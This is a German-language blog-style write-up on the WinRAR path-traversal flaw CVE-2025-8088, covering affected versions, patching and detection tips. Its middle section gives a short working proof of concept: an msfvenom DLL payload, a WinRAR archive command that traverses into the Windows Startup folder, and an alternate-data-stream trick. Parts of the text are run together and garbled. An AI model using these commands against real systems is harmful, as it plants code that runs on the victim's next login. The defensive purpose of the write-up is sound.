adityabhatt3010/cve-2025-8088-winrar-zero-day-path-traversal
Ein fesselnder Leitfaden zum Aufdecken, Patchen und Sichern von WinRAR CVE-2025-8088 mit einem praktischen Hacker-Twist.

WinRAR – der verstaubte Klassiker, den jeder installiert hat, aber niemand aktualisiert – wurde gerade mit einem kritischen Zero-Day geschlagen: CVE-2025-8088.
CISA hat dies sogar in ihren Katalog bekannter ausgenutzter Schwachstellen aufgenommen, mit einer Frist für die Behebung bis zum 2. September 2025. Das ist keine Theorie – das ist echtes Feuer.
..\Startup\evil.dllBetroffen: WinRAR für Windows (≤7.12), UnRAR.dll, Portable UnRAR Sicher: Linux-, Unix-, Android-Builds.
Bevor Sie in Panik geraten oder den Hacker spielen, überprüfen Sie Ihre Version.
Help → About WinRARwinget list WinRAR
(oder winrar.exe aus dem Installationsverzeichnis ausführen)
UnRAR.dll → Eigenschaften → Details.Als ich anfing, dies zu schreiben, war ich auf 7.10 – ja, reif für die Plünderung 🗿🐔🍗.

Help → About WinRAR → sollte 7.13 oder höher anzeigen.UnRAR.dll in abhängigen Tools, falls vorhanden.WinRAR aktualisiert sich nicht automatisch – stellen Sie eine Kalendererinnerung ein, werden Sie kein statisches Ziel.

PS: Ignorieren Sie meinen Hintergrund-Flex hier — musste ein wenig angeben! 😏

%TEMP% & Startup-Ordner abgelegt.⚠ Haftungsausschluss: Dies ist nur für zu Bildungszwecken und autorisierte Sicherheitstests gedacht. Werden Sie nicht zum vollen Gremlin 🗿.
msfvenom -p windows/x64/exec CMD=calc.exe -f dll > evil.dll
winrar a -ep -ap"\\..\\..\\AppData\\Roaming\\Microsoft\\Windows\\Start Menu\\Programs\\Startup\\" payload.rar evil.dll
type evil.dll > legit.txt:evil.dll
Boom – evil.dll landet im Startup-Ordner. Nächster Neustart? Hallo calc.exe.
Patchen → WinRAR 7.13+
Suchen Sie nach verdächtigen .dll oder .lnk in:
%APPDATA%\Microsoft\Windows\Start Menu\Programs\Startup%TEMP%Überwachen Sie ADS:
streams.exe -s C:\
IDS/IPS-Regel: RAR mit ..\-Sequenzen markieren.
Nessus/Qualys-Plugins sind bereits verfügbar.
Dies war keine „vielleicht-eines-Tages“-Schwachstelle – sie wurde vor der Offenlegung bewaffnet. Wenn Sie immer noch auf 7.10 sitzen (wie ich beim Schreiben dieses Textes), patchen Sie jetzt. Wenn Sie auf der Red-Team-Seite sind, betrachten Sie dies als Fallstudie darüber, wie alte Werkzeuge zu neuen Angriffsvektoren werden.